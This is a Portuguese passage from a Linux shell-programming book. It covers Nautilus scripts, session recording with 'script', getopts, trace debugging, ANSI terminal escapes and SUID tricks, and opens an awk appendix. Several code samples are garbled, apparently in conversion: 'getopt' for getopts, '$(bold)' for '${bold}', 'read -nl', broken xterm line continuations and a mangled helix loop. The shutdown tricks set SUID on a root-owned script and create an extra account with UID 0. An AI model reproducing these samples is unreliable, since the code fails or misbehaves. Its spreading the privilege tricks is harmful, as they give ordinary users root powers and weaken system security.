Uma coisa que descobri por acaso, mas não vi nenhuma literatura a respeito, é que se você criar diretórios dentro do \$HOME/.gnome2/nautilus-scripts e dentro dessa pasta colocar scripts executáveis, esses diretórios também aparecerão no menu (Arquivos ▶ scripts), ajudando a organizar e hierarquizar as suas ferramentas.

Exemplos de scripts

Existem 3 tipos de scripts que podem ser executados dentro do nautilus:

1. Com interface gráfica – Esta é a melhor forma de interagir com o nautilus, além de ser a mais elegante. A melhor forma de fazê-lo é usando zenity (você precisa conhecer bem esta interface do Shell. É muito fácil, simples, elegante e eficiente);
2. Com interface a caractere sem receber dados externos – Também é simples e o Shell sozinho resolve essa parada;
3. Com interface a caractere recebendo dados externos – Essa é de longe a mais chata porque não é óbvia. O problema que surge é em abrir um xterm. Demorei muito e fiz muitas tentativas até conseguir. Mas depois de descoberto o segredo do sucesso, é só seguir a receita do bolo e tudo fica fácil.

Vamos ver alguns exemplos que uso no meu dia a dia:

Com interface gráfica:

```
$ cat redimen_zen.sh
#!/bin/bash
# Redimensiona fotos direto no Nautilus

IFS="
"
# IFS passa a ser somente o new line
Tipo=$(zenity --list \
--title "Redimensiona imagens" \
--text "Informe se redimensionamento\né percentual ou absoluto" \
--radiolist --column Marque --column "Tipo" \
true Percentual false Absoluto) || exit 1

if [ $Tipo = Percentual ]
then
    Val=$(zenity --entry \
    --title "Redimensiona imagens" \
    --text "Informe o percentual de redução" \
    --entry-text 50%) || exit 1 # Concatenando % em $Val
else
    Val=$(zenity --entry \
    --title "Redimensiona imagens" \
    --text "Informe a largura final da imagem" \
    --entry-text 200)x || exit 1
fi

Var=$(zenity --list --title "Redimensiona imagens" \
--text "Escolha uma das opções abaixo" \
--radiolist --height 215 --width 390 --hide-column 2 \
--column Marque --column "" --column Opções \
false 0 "Saida da imagem em outro diretório" \
false 1 "Saida da imagem com sufixo" \
true 2 "Saida da imagem sobregravando a inicial") || exit 1

case $Var in
    0) Dir=$(zenity --file-selection \
    --title "Escolha diretório" \
    --directory) || exit 1 ;;
    1) Suf=$(zenity --entry \
    --title "Redimensiona imagens" \
    --text "Informe o sufixo dos arquivos" \
    --entry-text _redim) || exit 1 ;;
    2) mogrify --resize $Val
        "$NAUTILUS_SCRIPT_SELECTED_FILE_PATHS"
        exit ;;
esac
```

```
esac
Arqs=$(echo "$NAUTILUS_SCRIPT_SELECTED_FILE_PATHS" | wc -l)
# No for a seguir um echo numérico atualiza
#+ a barra de progresso e um echo seguido de um
#+ jogo-da-velha (#) atualiza o texto do cabeçalho
for Arq in $NAUTILUS_SCRIPT_SELECTED_FILE_PATHS
do
    echo $((++i * 100 / $Arqs))
    echo "# Redimensionando $(basename $Arq)"
    sleep 3
    if [ $Var -eq 0 ]
    then
        convert "$Arq" -resize $Val "$Dir/${Arq##*/}"
    else
        convert "$Arq" -resize $Val "${Arq%.*}$Suf.${Arq##*.}"
    fi
done | zenity --progress \
    --title "Aguarde. Em redimensionamento" \
    --auto-close --auto-kill
```

Com interface a caractere sem receber dados externos:

```
$ cat naut_root.sh
#!/bin/bash
# Executa uma sessão de Nautilus como root
#+ O gksudo para pegar rapidamente a senha de root
#+ caso o tempo de sudo tenha expirado.
#+ O comando executado pelo gksudo não produz nada .
#+ isso foi feito para o sudo da lina seguinte ganhar
#+ o privilégio de root, sem pedir senha pela
#+ linha de comando, o que complicaria.

gksudo -u root -k -m "Informe sua senha" true
sudo nautilus --no-desktop $NAUTILUS_SCRIPT_CURRENT_URI
```

Fui informado que existe um bug reportado sobre uma mensagem de warning do nautilus, somente sob o Ubuntu, mas que aparentemente não influi na execução da tarefa. Provavelmente quando você ler isso, o bug já terá sido consertado, mas, de qualquer forma, vou colocar um outro script muito semelhante a este, que é muito útil e está rodando redondinho.

```
$ cat gedit_root.sh
#!/bin/bash
# Executa uma sessão de gedit como root.
```

```
#+ O gksudo para pegar rapidamente a senha de root  
#+ caso o tempo de sudo tenha expirado.  
#+ O comando executado pelo gksudo não produz nada .  
#+ isso foi feito para o sudo da linha seguinte ganhar  
#+ o privilégio de root, sem pedir senha pela  
#+ linha de comando, o que complicaria.  
  
gksudo -u root -k -m "Informe sua senha" true  
sudo gedit $NAUTILUS_SCRIPT_SELECTED_FILE_PATHS
```

Com interface a caractere recebendo dados externos:

```

#!/bin/bash
# Coleta informações para fazer redimensionamento
#+ de imagens diretamente do nautilus
#+ Autor: Julio Neves
#+ Colaboração: Luiz Carlos Silveira (aka Dom)

# Abre um xterm para executar o programa
#+ a sintaxe pode parecer estranha, mas
#+ acho que esta é a melhor forma
xterm -T "Redimensiona Imagens" -geometry 500x500 -bg darkred -fg lightgray
-fn '-dejavu-dejavu sans mono-medium-r-*--*-+---+-+---+-+---+-+---+-+'
-e bash -c
"source <(tail -n +15 $0)"
exit 0

#####
Programa propriamente dito.

Verde=$(tput setaf 2; tput bold) # Valores default em verde
Norm=$(tput sgr0) # Restaura cor
clear
# Preparando o basename dos arquivos para listá-los
for Arq in "$NAUTILUS_SCRIPT_SELECTED_FILE_PATHS"
do
    Arqs=$(echo -e "$Arqs${Arq%/*}\n")
done
echo Os arquivos a redimensionar são:
echo == ===== = ===== = =====
column -c$(tput cols) <(echo "$Arqs") # Listando arqs em colunas
read -nl -p "
Certo? $(${Verde}S${Norm}) /n):
[[ ${REPLY} == [Nn] ]] && exit 1

echo
read -nl -p "Informe se redimensionamento é:
${Verde}P${Norm} - ${Verde}P${Norm}ercentual

```

```

${Verde}A${Norm} - ${Verde}A${Norm}bsoluto
==> " Tipo

case ${Tipo^} in # Conteúdo passa para maiuscula (bash 4.0)
P) echo ercentual
    read -p "Informe o percentual de redução: " Val
    grep -Eq '^[0-9]+\$' <<< $Val || { # $Val não numérico
        tput flash
        read -nl -p"Percentual inválido"
        exit 1
    }
    Val=$Val%
    ;;
A) echo bsoluto
    read -p "Informe a largura final da imagem: " Val
    grep -Eq '^[0-9]+\$' <<< $Val || {
        tput flash
        read -nl -p"Largura inválida"
        exit 1
    }
    ;;
*) tput flash
    read -nl -p"Informação inválida"
    exit 1
esac

read -nl -p "
Informe a saída da imagem que vc deseja:
${Verde}D${Norm} - saída da imagem em outro ${Verde}D${Norm}
iretório
${Verde}S${Norm} - saída da imagem com ${Verde}S${Norm}ufixo
${Verde}G${Norm} - saída da imagem sobre${Verde}G${Norm}ravando a
inicial
==> " Saida

case ${Saida^^} in
D) echo -e '\010Outro diretório'
    read -p 'Informe o diretório: ' Dir
    [ -d "$Dir" ] || {
        tput flash
        read -nl -p "Diretório inexistente"
        exit 1
    }
    ;;
S) echo -e '\010Sufixo'

```

```

        read -p "Informe o sufixo dos arquivos (${Verde}_redim${Norm}):"
" Suf
        Suf=${Suf:--_redim}
        ;;
G) echo -e '\010Sobregravando'
        mogrify --resize $Val $NAUTILUS_SCRIPT_SELECTED_FILE_PATHS
        exit
        ;;
*) read -n1 -p "Você devia ter escolhido ${Verde}D${Norm}, ${Verde}
$${Norm} ou ${Verde}G${Norm}"
        exit 1
esac
IFS='
' # A variável $IFS ficou só com um \n (<ENTER>)
# Agora vamos redimensionar
for Arq in $NAUTILUS_SCRIPT_SELECTED_FILE_PATHS
do
    if [ ${Saida^^} = D ]
    then
        convert "$Arq" -resize $Val "$Dir/${Arq##*/}"
        echo "$Dir/${Arq##*/}" redimensionado
    else
        convert "$Arq" -resize $Val "${Arq%.*}${Suf}.${Arq##*.}"
        echo "${Arq%.*}${Suf}.${Arq##*.}" redimensionado
    fi
done

```

A primeira linha desse código, a que inicializa um xterm, merece uma atenção maior porque foi nela que perdi muito tempo para associar o programa ao terminal.

Primeiramente, vamos entender as opções do xterm usadas:

- T Especifica o título da janela do terminal;
- geometry Especifica <largura>x<altura> do terminal;
- bg Especifica a cor de fundo;
- fg Especifica a cor dos caracteres;
- fn Especifica a fonte adotada (use o programa xfontsel para escolhê-la);
- e Especifica um programa para ser executado na janela.

A partir desse ponto é que demorei a descobrir a melhor forma de associar um programa ao terminal sem ter de criar um segundo script. Achei muito pobre a solução de ter um programa que abria o xterm e chamava um outro para executar a atividade fim, isto é, redimensionar as imagens. Então saiu o finalzinho desta linha, ou seja:

```
-e bash -c "source <(tail -n +15 $0)"
```

Nesse trecho, como já vimos, a opção `-e` comanda a execução de um `bash -c` que, por sua vez, manda executar o comando `source` (ou ponto `(.)`). Como já vimos no capítulo 7, este último comando chama um script externo para ser executado no mesmo ambiente do script chamador, isto é, não cria um subshell. Como este comando precisa carregar o código de um arquivo, optamos por usar o mesmo Shell chamador, a partir da 15^a linha (`tail +15`) do programa corrente (`$0`). A construção `<(...)` foi usada porque sabemos que isso faz uma substituição de processos (veja mais na seção "Substituição de processos", neste mesmo capítulo), isto é, passa para a execução do `source` a saída do `tail` vindas de um arquivo temporário (`/dev/fd/63`).

script também é um comando

Atualmente está sendo dada uma grande tônica na área de segurança. O que quero mostrar agora não é sobre segurança propriamente dita, mas pode dar uma boa ajuda neste campo.

Algumas vezes o administrador está desconfiado de alguém ou é obrigado a abrir uma conta em seu computador para um consultor externo e, ciente de sua responsabilidade, fica preocupado imaginando o que esta pessoa pode estar fazendo no seu reinado.

Se for este o seu caso, existe uma saída simples e rápida para ser implementada para tirar esta pulga de trás da sua orelha. É o comando `script`, cuja função é colocar tudo o que acontece/aparece na tela em um arquivo.

Quando você entra com o comando `script`, recebe como resposta `Script started, file is typescript` para informar que a instrução está em execução e a saída da tela está sendo copiada para o arquivo `typescript`. Você ficará monitorando tudo daquela estação até que seja executado um comando `exit` ou um `<CTRL>+D` (que é representado na tela por um `exit`) naquela estação, quando então o arquivo gerado pode ser analisado.

Veja no exemplo a seguir:

```
$ script
Script started, file is typescript
$ who
d244775 pts/14      Dec 23 10:18 (10.0.133.116)
d276707 pts/17      Dec 23 11:09 (10.0.132.90)
d276707 pts/18      Dec 23 12:06 (10.0.132.90)
d276707 pts/0       Dec 23 13:47 (10.0.132.90)
$ exit
Script done, file is typescript
$ cat typescript
Script started on Fri Dec 23 13:51:16 2005
$ who
d244775 pts/14      Dec 23 10:18 (10.0.133.116)
d276707 pts/17      Dec 23 11:09 (10.0.132.90)
d276707 pts/18      Dec 23 12:06 (10.0.132.90)
d276707 pts/0       Dec 23 13:47 (10.0.132.90)
$ exit

Script done on Fri Dec 23 13:51:30 2005
```

Caso seja do seu interesse armazenar esses comandos em um arquivo que não seja o `typescript`, basta executá-lo especificando o arquivo, da seguinte maneira:

```
$ script arq.cmds
```

Suponha que o `script` esteja sendo automaticamente comandado a partir do `.bash_profile` e, neste caso, toda vez que o usuário se conectar ao computador, o arquivo de saída será zerado e regravado. Para evitar que os dados sejam perdidos, use o comando da seguinte maneira:

```
$ script -a arq.cmds
```

Com o uso da opção `-a`, o comando anexa (`append`) no fim de `arq.cmds` o conteúdo da nova seção, sem destruir o que os *logins* anteriores geraram.

Um outro uso bacana do comando é quando você está no telefone dando suporte a um usuário remoto e deseja acompanhar o que ele está fazendo. Para podermos fazer isso é necessário usarmos a opção `-f` (`flush`) do comando que manda em tempo real para o arquivo de saída

tudo que está ocorrendo na tela do usuário para o qual você está dando suporte. Existem duas formas distintas, para pegar, também em tempo real, o conteúdo do arquivo que está sendo gerado. A mais simples é quando o usuário faz:

```
$ script -f arq.cmds
```

E, no seu terminal, você faz:

```
$ tail -f arq.cmds
```

Na outra forma, usando *named pipes*, primeiramente você deve criar um arquivo desse tipo. E logo após mandar listar seu conteúdo, da seguinte forma:

```
$ mkfifo paipe  
$ cat paipe
```

O usuário deve então usar o *named pipe* `paipe` como saída do comando.

```
$ script -f paipe
```

Fatiando opções

O comando `getopts` recupera as opções e seus argumentos de uma lista de parâmetros de acordo com a sintaxe, isto é, letras após um sinal de menos (`-`) seguidas ou não de um argumento; no caso de somente letras elas devem ser agrupadas. Você deve usar este comando para “fatiar” opções e argumento passados para o seu script.

Sintaxe: `getopts cadeiaodeopcoes nome`

A `cadeiaodeopcoes` deve explicitar uma cadeia de caracteres com todas as opções reconhecidas pelo script, assim, se o script reconhece as opções `-a` `-b` e `-c`, `cadeiaodeopcoes` deve ser `abc`. Se você deseja que uma opção seja seguida por um argumento, ponha dois pontos (`:`) depois da letra, como em `a:bc`. Isso diz ao `getopts` que a opção `-a` tem a forma:

```
-a argumento
```

Normalmente, um ou mais espaços em branco separam o parâmetro da opção; no entanto, `getopts` também manipula parâmetros que vêm colados à opção como em:

`-aargumento
cadeia de opcoes` não pode conter interrogação (?) .

O `nome` constante da linha de sintaxe anterior define uma variável que, cada vez que o comando `getopts` for executado, receberá a próxima opção dos parâmetros posicionais e a colocará na variável `nome`.

`getopts` coloca uma interrogação (?) na variável definida em `nome` se ele achar uma opção não definida em `cadeia de opcoes` ou se não achar o argumento esperado para uma determinada opção.

Como já sabemos, cada opção passada por uma linha de comandos tem um índice numérico, assim, a primeira opção estará contida em `$1`, a segunda em `$2`, e assim por diante. Quando o `getopts` obtém uma opção, ele armazena o índice do próximo parâmetro a ser processado na variável `OPTIND`.

Quando uma opção tem um argumento associado (indicado pelo : na `cadeia de opcoes`), `getopts` armazena o argumento na variável `OPTARG`. Se uma opção não possui argumento ou o argumento esperado não foi encontrado, a variável `OPTARG` será "matada" (`unset`) .

O comando encerra sua execução quando:

- Encontra um parâmetro que não começa por menos (-) ;
- O parâmetro especial -- marca o fim das opções;
- Quando encontra um erro (por exemplo, uma opção não reconhecida).

Exemplo: o exemplo a seguir é meramente didático, servindo para mostrar, em um pequeno fragmento de código, o uso pleno do comando.

```
$ cat getoptst.sh
#!/bin/sh

# Execute assim:
#
#       getoptst.sh -h -P impressora arq1 arq2
#
# e note que as informacoes de todas as opcoes sao exibidas
```

```

#
# A cadeia 'P:h' diz que a opcao -P eh uma opcao complexa
# e requer um argumento, e que h eh uma opcao simples que nao requer
# argumentos.

while getopt 'P:h' OPT_LETRA
do
    echo "getopts fez a variavel OPT_LETRA igual a '$OPT_LETRA'"
    echo "OPTARG eh '$OPTARG'"
done
used_up=`expr $OPTIND - 1`
echo "Dispensando os primeiros \$OPTIND-1 = $used_up argumentos"
shift $used_up
echo "O que sobrou da linha de comandos foi '$*'"

```

Para entendê-lo melhor, vamos executá-lo como está sugerido em seu cabeçalho:

```

$ getoptst.sh -h -P impressora arq1 arq2
getopts fez a variavel OPT_LETRA igual a 'h'
    OPTARG eh ''
getopts fez a variavel OPT_LETRA igual a 'P'
    OPTARG eh 'impressora'
Dispensando os primeiros $OPTIND-1 = 2 argumentos
O que sobrou da linha de comandos foi 'arq1 arq2'

```

Dessa forma, sem ter muito trabalho, separei todas as opções com seus respectivos argumentos, deixando somente os parâmetros que foram passados pelo operador para posterior tratamento.

Repare que se tivéssemos escrito a linha de comando com o argumento (impressora) separado da opção (-P), o resultado seria exatamente o mesmo, exceto pelo `OPTIND`, já que nesse caso ele identifica um conjunto de três opções/argumentos e no anterior somente dois. Veja só:

<pre>\$ getoptst.sh -h -P impressora arq1 arq2</pre>	<i>Opção -P separada do argumento</i>
getopts fez a variavel OPT_LETRA igual a 'h'	
OPTARG eh ''	
getopts fez a variavel OPT_LETRA igual a 'P'	
OPTARG eh 'impressora'	
Dispensando os primeiros \$OPTIND-1 = 3 argumentos	
O que sobrou da linha de comandos foi 'arq1 arq2'	

Repare, no exemplo a seguir, que se passarmos uma opção inválida, a variável \$OPT_LETRA receberá um ponto de interrogação (?) e a \$OPTARG será "apagada" (unset).

```
$ getoptst.sh -f -Pimpressora arq1 arq2
./getoptst.sh: illegal option -- f
getopts fez a variavel OPT_LETRA igual a '?'
    OPTARG eh ''
getopts fez a variavel OPT_LETRA igual a 'P'
    OPTARG eh 'impressora'
Dispensando os primeiros $OPTIND-1 = 2 argumentos
O que sobrou da linha de comandos foi 'arq1 arq2'
```

A opção -f não é valida

Em busca do erro perdido

Por vezes um *script* está dando “aquelha dor de cabeça danada”; o programa não funciona e você não consegue detectar onde está o erro. Nesse caso, só resta “debugar” o *script*, fazendo um trace. Para tal, basta você colocar no início do seu programa uma linha com a seguinte opção:

```
set -x
```

e no seu final coloque:

```
set +x
```

Em seguida execute o programa:

```
$ ProgramaQueNaoFunciona
```

A partir desse ponto, seu *ProgramaQueNaoFunciona* será executado em modo *debug*, isto é, passo a passo. Obviamente, se o *script* for longo, ou não interessar executar passo a passo todas as suas instruções, basta fazê-lo em apenas um trecho do programa. Para tal, coloque o *set -x* no início do trecho a ser depurado. Da mesma forma, para desligá-lo mais adiante, coloque o *set +x* na linha seguinte à rotina que lhe interessava monitorar.

Suponha agora que, nas análises preliminares para eliminar o erro, você detectou que o problema só ocorria quando uma variável assumia um determinado valor. Neste caso, para ligar o trace condicionalmente, podemos fazer:

```
...
if [ $VARIAVEL = valor ]
then
    set -x
```

```
fi  
...  
<trecho a debugar>  
...  
set +x  
...  
  
ou ainda:  
[ $VARIAVEL = valor ] && set -x  
...  
<trecho a debugar>  
...  
set +x  
...
```

Analisando os fragmentos do programa anterior, você poderá, muito propriamente, me perguntar: o que ocorrerá se o `set +x` for executado sem que antes eu tenha feito um `set -x`?

Nada. Caso a opção esteja desligada, o `set +x` será ignorado, isto é, o trace pode ser desligado mesmo que não tenha sido previamente ligado.

Essa forma de listar o *script*, durante a execução, vai mostrar cada linha de comando após a substituição das variáveis. Então como identificar quais os valores assumidos pelas variáveis? Podemos usar a opção "`v-`" para listar as linhas durante a leitura. Na verdade, na grande maioria das vezes, é mais conveniente usar uma combinação das duas opções:

```
...  
set -xv  
...  
<trecho a "debugar">  
...  
set +xv
```

Da mesma forma que antes, o "`set +xv`" desliga a opção.

Um último par de dicas. Se um *script* "liga" o debug, apenas os scripts rodados com o comando `..` terão o debug ligado. Para evitar que fique algum *debug* ligado quando se reutiliza o ambiente (através do comando `..`), é interessante colocar no final do script um desligar geral de *debug*, mesmo que o *debug* não tenha sido ligado:

```
# Desliga "debug" se tiver sido ligado  
set +xv  
# Fim do script....
```

Mandando no terminal

Vinha há algum tempo estudando as facilidades para trabalhar com terminais que o *UNIX* e o *LINUX* disponibilizam (`man display` no *UNIX* e `man console_codes` no *LINUX*) e, analisando uma forma didática, com bons exemplos, para colocar nesta publicação a "sopa de letrinhas" que é este assunto, quando em uma "*Internetada*" fui parar no endereço <http://verde666.org/coluna>, que é uma página do super competente amigo **Aurelio Marinho Jargas** (vulgo "Guru das Expressões Regulares", que em assuntos de *LINUX* não tem nada de verde, está muito maduro), e para minha surpresa e satisfação, lá tinha tudo que eu queria, de forma muito elegante e de fácil leitura e compreensão. Ora, ter trabalho para quê? Todo o conteúdo desta seção foi devidamente "surrupiado", com sua autorização é claro. Peço aos leitores que gostarem da forma e do conteúdo que façam uma visita à sua home page, onde certamente acharão muito material interessante sobre o Sistema Operacional *LINUX*. Aurelio, curta muito Floripa e mais uma vez obrigado.

Caracteres de controle para formatação de texto e movimentação do cursor: um assunto salgado, mas que fascina e apaixona quanto mais você aprende e mexe. Mas qual a graça de ficar posicionando o cursor na tela? Toda! O limite é sua imaginação, pode ser útil para fazer desenhos, animações, barra de status, interfaces que se atualizam...

Esses comandos são chamados de sequências de escape, e veremos o padrão ANSI X3.64. O nome é apropriado, pois todas as sequências são precedidas pelo caractere `ESC` da tabela ASCII (código 033 octal).

As sequências funcionam em placas monocromáticas, em placas coloridas, em emuladores e até naquela velharia de tela verde você pode brincar. Os comandos devem ser enviados diretamente ao terminal, ou seja, devem ser ecoados na tela. Para isso você pode usar qualquer um dos vários sabores de `print` e `printf` existentes, mas nosso bom e velho `echo` também dá conta do serviço.

As sequências são diferenciadas entre si por caracteres comuns, sendo o `ESC` inicial o único problemático para ecoar. Pode-se colocá-lo literal, apertando `ctrl+v`, `ESC` (aparece `^[`), ou referenciá-lo por seu código octal,

usando a opção `-e` do `echo`³⁰. Como a quebra de linha geralmente não é desejada quando estamos mandando comandos para a tela, a opção `-n` também é necessária.

Todas as sequências que veremos começam com um `ESC` seguido de um colchete, então `ESC[` é o nosso início padrão de sequência. Opa! Temos uma exceção. O comando para limpar a tela, similar ao `clear`, é `ESCC`, que na sintaxe *Bash* seria:

```
$ echo -ne '\033c'
```

E para *ksh* ou *sh* também poderia ser:

```
$ echo '\033c\c'
```

Então, para começar, vamos ver como definir cores para as letras e seus fundos. Esta sequência é geralmente a mais utilizada, porém possui diversos parâmetros e merece atenção especial. Você que sempre quis saber como mostrar um texto colorido e não tinha a quem perguntar ou achava que era muito complicado, acompanhe!

O formato do comando é `ESC[n1;n2;...m`, ou seja, abre com o padrão `ESC-colchete` e fecha com a letra `eme`. No meio temos números separados por ponto e vírgula. O padrão, caso nenhum número seja informado, é zero. Vamos aos significados dos números, porém para ficar mais didático, devemos dividí-los em duas tabelas: a de atributos de vídeo e a de cores. A de cores descreve os códigos associados às cores do texto e às cores do fundo desse texto; a de atributos informa os códigos dos “modificadores” que interferem na forma como o texto e suas cores serão exibidos. Começamos pela primeira:

Cód.	Cor do Texto	Cód.	Cor do Fundo
30	texto preto (cinza)	40	fundo preto (cinza)
31	texto vermelho	41	fundo vermelho
32	texto verde	42	fundo verde
33	texto marrom (amarelo)	43	fundo marrom (amarelo)
34	texto azul	44	fundo azul
35	texto roxo	45	fundo roxo
36	texto ciano	46	fundo ciano
37	texto cinza (branco)	47	fundo cinza (branco)

30. Lembre-se: a opção `-e` é necessária somente para o *Bash*. No *sh* e *ksh*, é ignorada.

Vejamos agora a tabela de atributos:

Cód.	Atributo de Vídeo
0	desliga tudo (volta ao normal)
1	cor brilhante
5	pisca-pisca
7	vídeo reverso (inverte letra e fundo)

Os números são lidos de forma sequencial e adicional, então `44;31;1;5` é: fundo azul, com letra vermelha e brilhante (clara), e ainda piscando, confira:

```
$ echo -e '\033[44;31;1;5m azul e vermelho \033[m'
```

Note que a cor brilhante geralmente indica a mesma cor, porém clara, por exemplo: vermelho claro, verde claro, e assim vai. As exceções são o marrom que vira amarelo, o preto que vira cinza e o cinza que vira branco.

Aqui vai um script superútil para lhe mostrar todas as combinações possíveis com os códigos de cores. Guarde e use!


```
$ cat cores.sh
#!/bin/sh
# cores.sh - mostra todas as cores do console
for letra in 0 1 2 3 4 5 6 7; do
    for bold in '' ';1'; do
        for fundo in 0 1 2 3 4 5 6 7; do
            seq="4$fundo;3$letra"
            echo -ne "\033[$seq$(bold)m $seq$(bold):- ] \033[m"
        done; echo
    done
done
```

Agora que já sabemos como colorir um texto, vamos ver como colocá-lo exatamente onde queremos na tela. O formato padrão dos comandos de movimentação é `ESC[<quantidade><comando>`. Vamos começar com os comandos de movimentação simples, os mais comuns:

Comando	Padrão	Move o Cursor...
ESC [nA	n=1	n linhas para cima, na mesma coluna
ESC [nB	n=1	n linhas para baixo, na mesma coluna
ESC [nC	n=1	n colunas para a direita, na mesma linha
ESC [nD	n=1	n colunas para a esquerda, na mesma linha
ESC [nE	n=1	n linhas para baixo, na coluna 1
ESC [nF	n=1	n linhas para cima, na coluna 1
ESC [nG	n=1	para a coluna n da linha atual
ESC [n;mH	n=1,m=1	para a coluna m da linha n

É fácil, basta ecoar o comando e o cursor vai dar o pulo, por exemplo, `ESC[5E` pula para o começo da 5ª linha abaixo da posição atual.

Bem, para ficar mais visual o que cada comando desses faz, aqui vai um “gráfico” de exemplo de movimentação do cursor com os comandos, sendo executados com seus valores padrão ($n=1, m=1$) a partir da posição marcada pelo ponto, que está na linha 4, coluna 7:



E como um exemplo prático, este comando irá gerar o conteúdo do gráfico anterior:

```
echo -e '\033c\033[4;7H.C\033[3DD\033[AA\033[2B\033[DB'
```

Na análise dessa linha veremos:

- \033c – Limpa a tela
- \033[4;7H.C – Escreve ".C" na linha 4, coluna 7
- \033[3DD – Movimenta cursor três colunas à esquerda e escreve "D"
- \033[AA – Sobe o cursor uma linha e na mesma coluna escreve "A"

- \033[2B - Desce o cursor duas linhas, na mesma coluna
- \033[DB - Volta uma coluna na mesma linha e escreve "B"

Além desses, temos outros comandos de movimentação e outros para apagar trechos de texto, confira:

Comando	Padrão	Ação
ESC [n]	n=0	(n=0) apaga até o fim da tela
	(n=1)	apaga até o começo da tela
	(n=2)	apaga a tela toda
ESC [nK	n=0	(n=0) apaga até o fim da linha
	(n=1)	apaga até o começo da linha
	(n=2)	apaga a linha toda
ESC [nM	n=1	apaga n linhas para baixo
ESC [nP	n=1	apaga n caracteres à direita
ESC [nX	n=1	limpa n caracteres à direita (coloca espaços)
ESC [n@	n=1	insere n espaços em branco
ESC [mL	n=1	insere n linhas em branco
ESC [nS	n=1	move a tela n linhas para cima
ESC [nT	n=1	move a tela n linhas para baixo

Bem, as tabelas estão aí e você já sabe como ecoar os comandos na tela. Agora é só soltar a imaginação e brincar com os caracteres. Para fechar, dois dos exemplos mais clássicos de posicionamento de cursor: a tradicional barra de status, que usa pulos, inserção e apagamento:

```
for i in 1 2 3 4 5 6 7 8 9
do
    echo -ne "\033[G\033[@#\033[11G\033[0K\$i"
    sleep 1
done
echo
```

e, é claro, a clássica hélice ASCII:

```
while :
do
    for a in / - \V \V
    do
        echo -ne "\033[D\$a"
    done
done
```

Vale lembrar que alguns comandos como o `tput` ou bibliotecas como `ncurses` visam facilitar a tarefa de posicionamento de texto e desenho de caixas e botões, com funções já prontas para fazer isso. Mas que graça isso tem se você pode fazer tudo na mão e reinventar a roda? &:)

Macetes, macetes & macetes

- Quando você se "loga", imediatamente recebe um *Shell*.
- Qual *Shell*? `Bash`, `sh`, `ksh`, `csh`, ...? Qual deles?
- Qualquer um. Às vezes nenhum desses tradicionais.
- Como assim? Você não disse que quando eu me logo ganho imediatamente um *Shell*?
- Sim eu disse isso, mas o *Shell* que você ganha é o que está especificado no último campo do seu registro no arquivo `/etc/passwd`.

Nunca esquecendo que o *LINUX* e o *UNIX* são sistemas multiusuários, é comum, em alguns sabores, só o root poder executar o programa de `shutdown` que desliga a máquina. E como o *admin* deve proceder para não dar a senha do root para quem eventualmente precisar desligar o computador?

Bem, para fazer o proposto existem duas maneiras, que são dois belos macetes:

Macete #1 – Suponha que você escreveu um programa para desligar o computador chamado "desliga". Para torná-lo executável somente pelo root você faz:

```
$ chmod 744 desliga # Somente o dono pode executá-lo
$ chown root desliga # O dono passa a ser o root
$ ls -l desliga
-rwxr--r-- 1 julio dipao 416 May 3 10:53 desliga
```

 Este é o `ls -l` a que você está habituado

Bem, dessa forma o problema continua, pois só o root pode executá-lo, mas se você tivesse feito o `chmod` assim:

```
$ chmod 4744 desliga
```

Você teria “setado” o *user-id* ou feito um *SUID*, isto é, no momento em que qualquer pessoa estiver executando o *desliga*, ele terá os direitos do seu dono; ora, como o dono é o *root*, durante a execução do *desliga* essa pessoa terá a permissão do *root*.

Agora vamos dar uma olhada na pinta deste arquivo:

```
$ ls -l desliga
-rwsr--r-- 1 julio dipao 416 May 3 10:53 desliga
```

 Olha quem apareceu aqui!!

ATENÇÃO

Não são todos os sabores de Unix nem todas as distros de Linux que aceitam o *SUID* em *scripts Shell*. Se for esse o seu caso, é necessário fazer um programa em C, no qual aplicaremos o *SUID*, e que receberá como parâmetro o nome do *script*, chamando-o para execução sob o seu *SUID*.

Já que chegamos até aqui, deixe-me mostrar os três valores possíveis para este último *bit* do *chmod*:


Valor do Bit	Significado
1	Stick bit
2	Group-id bit
4	User-id bit

Quando um programa está com o *Stick bit* ligado, esse programa não sai da memória, nem faz paginação. Deve ser usado com muita parcimônia e somente em rotinas frequentemente usadas por muitos usuários simultaneamente.

O *Group-id bit* comporta-se da mesma forma do *User-id bit*, exceto que o usuário, durante a execução de um programa com este *bit* ligado, passa a ter todos os direitos do grupo ao qual pertence este arquivo de programa.

Obviamente, você pode ligar mais de um desses bits simultaneamente. Assim, para ligar os três, basta somar os seus valores, fazendo:

```
$ chmod 7744 desliga
```



Macete #2 – Como eu disse antes, quando você se “logasse” ganharia como *Shell* o programa que está especificado no último campo do seu registro no arquivo `/etc/passwd`. Então, poderia ser criado na sua instalação um usuário chamado, digamos, “*desligador*”, que tivesse como *Shell* o programa `desliga`. Quando o seu registro em `/etc/passwd` for editado para colocar `desliga` como seu *Shell* padrão, aproveite e faça seu *user-id* (segundo campo do `/etc/passwd`) igual a zero. Ora, como a definição de *root* é “todos que têm *user-id* igual a zero”, o usuário *desligador* passará a ser um *root*, porém o seu *Shell* padrão (o programa `desliga`) fará com que, ao se “logar”, a máquina seja desligada, sem possibilitar-lhe mais nada além disto.

Exercícios

1. Escreva uma função para colocar na tela uma mensagem aguardando que o operador tecle <ENTER> para poder continuar. Essa rotina será chamada recebendo a mensagem, a linha e a coluna. Caso a coluna não seja passada, a mensagem deverá ser colocada no centro da linha especificada.
2. Fazer um programa (usando a instrução eval) que liste os parâmetros recebidos em ordem inversa.





Apêndice 1

awk: Comando ou Linguagem?

- Você decidirá ao longo deste apêndice se o awk é um comando ou uma linguagem de programação. Alguns o chamam de instrução, talvez devido à sua total integração ao *Shell*, eu não tenho dúvidas em qualificá-lo como uma linguagem, e por isso mesmo relutei um pouco antes de incluí-lo em um livro sobre programação *Shell*, porém, por ser muito utilizado, pela sua integração e interação com o *Shell* e por ser, por vezes, a melhor ferramenta para resolver determinados problemas, resolvi, devido à sua complexidade e recursos, dedicar este apêndice inteirinho a ele. Poderíamos dizer que este é “o algo mais que o *Shell* lhe dá”.

Você sabe o que significa `awk` em inglês? Não? Nada! É isso mesmo, nada! Não existe esta palavra em inglês. `awk` é um acrônimo formado pelos nomes dos três programadores que escreveram o comando³¹, com a finalidade de englobar as funções da família `grep` (`grep`, `fgrep` e `egrep`) e do `sed`.

